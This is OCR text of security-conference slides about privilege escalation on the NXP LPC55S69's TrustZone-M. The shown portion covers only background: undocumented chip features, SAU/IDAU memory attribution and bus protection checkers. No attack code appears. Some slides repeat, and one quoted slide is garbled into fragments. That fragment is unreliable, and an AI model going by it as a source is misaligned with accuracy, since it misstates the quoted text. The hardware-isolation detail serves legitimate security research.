



Breaking TrustZone-M

PRIVILEGE ESCALATION
ON LPC55S69



0xide

What are two firmware engineers doing at DEFCON?


Designing hardware Root of Trust for Oxide Computer Company

1. In-house, microkernel OS written in Rust
2. Leverage publicly-available, security-focused microcontroller
3. Plan to open-source everything by time product ships


Design goals

1. A strong assertion regarding the integrity and authenticity of RoT firmware and hardware configuration
2. A tamper-resistant, impersonation-resistant unique ID
3. A mechanism for extending trust to additional devices
4. A mechanism for re-establishing trust after a compromise

Due diligence on candidate microcontrollers led to surprising findings



NXP LPC55S69



NPX LPC55S69

- Dual-core Cortex-M33
  - CPU0 has TZ-M and MPU
  - CPU1 is wrapped with MSW
- AES, SHA, and GF(p) accelerators
- SRAM-based PUF w/ protected key path to AES accelerator
- Secure boot (RSA-2048 or RSA-4096)
- Debug Authentication (RSA-2048 or RSA-4096)

Is this microcontroller actually secure

- Why should we believe what the marketing says?
- Documentation was frequently unclear and confusing




Fig 12. Secure Boot ROM Flow chart

FROM UM11126




Figure 1. LPC55S6x/LPC55S2x/LPC552x boot flow chart for 1B

FROM AN12283

Undocumented Features

- EZH

  There is a hidden co-processor in LPC55S69 which can handle the signals of camera.


  - From AN12868
  - Custom core with single-cycle I/O access
  - Intended for wire protocol conversions
  - NXP only acknowledges existence to high-volume customers
- DICE CDI computation
  - Defeaturized by (partially) removing details from documentation
- ROM patch controller

Undocumented Features


- EZH

There is a hidden co-processor in LPC55S69 which can handle the signals of camera.

  - From AN12868
  - Custom core with single-cycle I/O access
  - Intended for wire protocol conversions
  - NXP only acknowledges existence to high-volume customers
- DICE CDI computation
  - Defeaturized by (partially) removing details from documentation
- ROM patch controller



TrustZone-M 101



What is TrustZone-M?

“The Armv8-M architecture extends TrustZone technology to Cortex-M based systems, enabling robust levels of protection at all cost points. TrustZone reduces the potential for attack by isolating the critical security firmware and private information, such as secure boot, firmware update, and keys, from the rest of the application.

TrustZone technology offers an efficient, system-wide approach to security with hardware-enforced isolation built into the CPU. It does this by running two domains side-by-side and sharing resources per set configuration.”

HTTPS://DEVELOPER.ARM.COM/IP-PRODUCTS/SECURITY-IP/TRUSTZONE/TRUSTZONE-FOR-CORTEX-M

What is TrustZone-M?


“The Arn tex-M based
systems stZone
reduces mware and
private ir s, from the
rest of th

TrustZor o security
with harc running two
domains .”

HTTPS://DEVELOPER.ARM.COM/IP-PRODUCTS/SECURITY-IP/TRUSTZONE/TRUSTZONE-FOR-CORTEX-M

What is TrustZone-M?

- Conceptually similar to TrustZone-A
  - Hardware isolates Secure (S) world from Non-secure (NS) world
  - Execution modes exist orthogonally
- Key differences in M-profile
  - Only two execution modes (handler and thread) instead of EL{0-4}
  - No MMU
  - MPU is optional
- How does the hardware distinguish S world from NS world?




With Physical Memory Addresses!

Memory split into Secure (S), Non-secure (NS), and Non-secure Callable (NSC) ranges

- Execution from S range
  - May read/write any address (if allowed by secure MPU)
  - Next instruction must be in a S range
  - BXNS or BLXNS instruction used to switch to NS mode and branch to NS address
- Execution from NS range
  - May read/write only NS ranges (further restricted by non-secure MPU)
  - Next instruction must either:
    - Be in a NS range
    - Be an SG instruction in a NSC range
- Execution from NSC range
  - Only range type that can contain SG instruction
    - Switches from NS mode to S mode, no-op if already in S mode
    - Creates explicit entry points provided for NS to call into S
    - Otherwise treated as equivalent to S range

Who Decides What Is S, NS, or NSC?

- Security Attribution Unit (SAU)
  - Programmable like an MPU to map memory ranges to security attribute (S, NS, or NSC)
  - Architecturally defined as part of ARMv8-M Security Extension
  - Implementation defined # of regions
  - [Base, Limit] ranges set NS or NSC
  - Addresses not in a range are S




Who Decides What Is S, NS, or NSC?

- Implementation-defined Attribution Unit (IDAU)
  - Security attributes defined by the chip vendor
  - Example from “Arm® TrustZone Technology for the Armv8-M Architecture”:
    - S: address bit 28 = 1
    - NS: address bit 28 = 0
  - Sadly, many implementations do exactly that including NXP LPC55S69

ADDRESS	TYPE	SECURITY
0xFFFFFFFF	DEVICE SYSTEM	VARIOUS (CPU CONTROLLED)
0xF0000000		
0xE0000000	DEVICE SYSTEM	SECURE
0xD0000000		NON-SECURE
0xC0000000		SECURE
0xB0000000		NON-SECURE
0xA0000000	RAM(WB)	SECURE
0x90000000		NON-SECURE
0x80000000	RAM(WT)	SECURE
0x70000000		NON-SECURE
0x60000000	DEVICE	SECURE
0x50000000		NON-SECURE
0x40000000	SRAM	SECURE
0x30000000		NON-SECURE
0x20000000	CODE	SECURE
0x10000000		NON-SECURE
0x00000000		

Who Decides What Is S, NS, or NSC?

- Address of every CPU data access and instruction fetch is sent to both SAU and IDAU
- Each determines security attribute independently
- Most secure attribute of the two is used (S > NSC > NS)



Secure AHB, MPC, and PPC

- Implementation-defined mechanisms for enforcing policy on security attributes *outside a CPU core*
- Secure Advanced High-performance Bus (Secure AHB or S-AHB)
  - AHB matrix that carries security attributes with a transaction
  - May allow restricting accesses based on (source port, security attribute, destination port) tuple
- Memory Protection Checkers (MPC)
  - Filter transactions at AHB peripheral
  - Range- or block-based policies for splitting ROM, flash, and RAMs into S and NS segments
- Peripheral Protection Checkers (PPC)
  - Filter transactions at AHB peripheral
  - Typically single policy for the whole peripheral
  - Some implementations (e.g. AHB-APB bridges) allow more fine-grain policies (i.e. per downstream peripheral)

What about AHB initiators

- Mostly left to implementers to figure out
- Secure AHB-aware initiators
  - Can initiate transactions as S or NS
  - Up to implementation if S can initiate NS or vice versa
  - Typically can use security attribute from request the initiator is fulfilling (e.g. DMA request)
- Master Security Wrapper (MSW)
  - Used to adapt existing AHB initiators to Secure AHB
  - Sets a single security attribute used for all AHB transactions





Fig 176. System view with secure AHB bus


FROM NXP UM11126

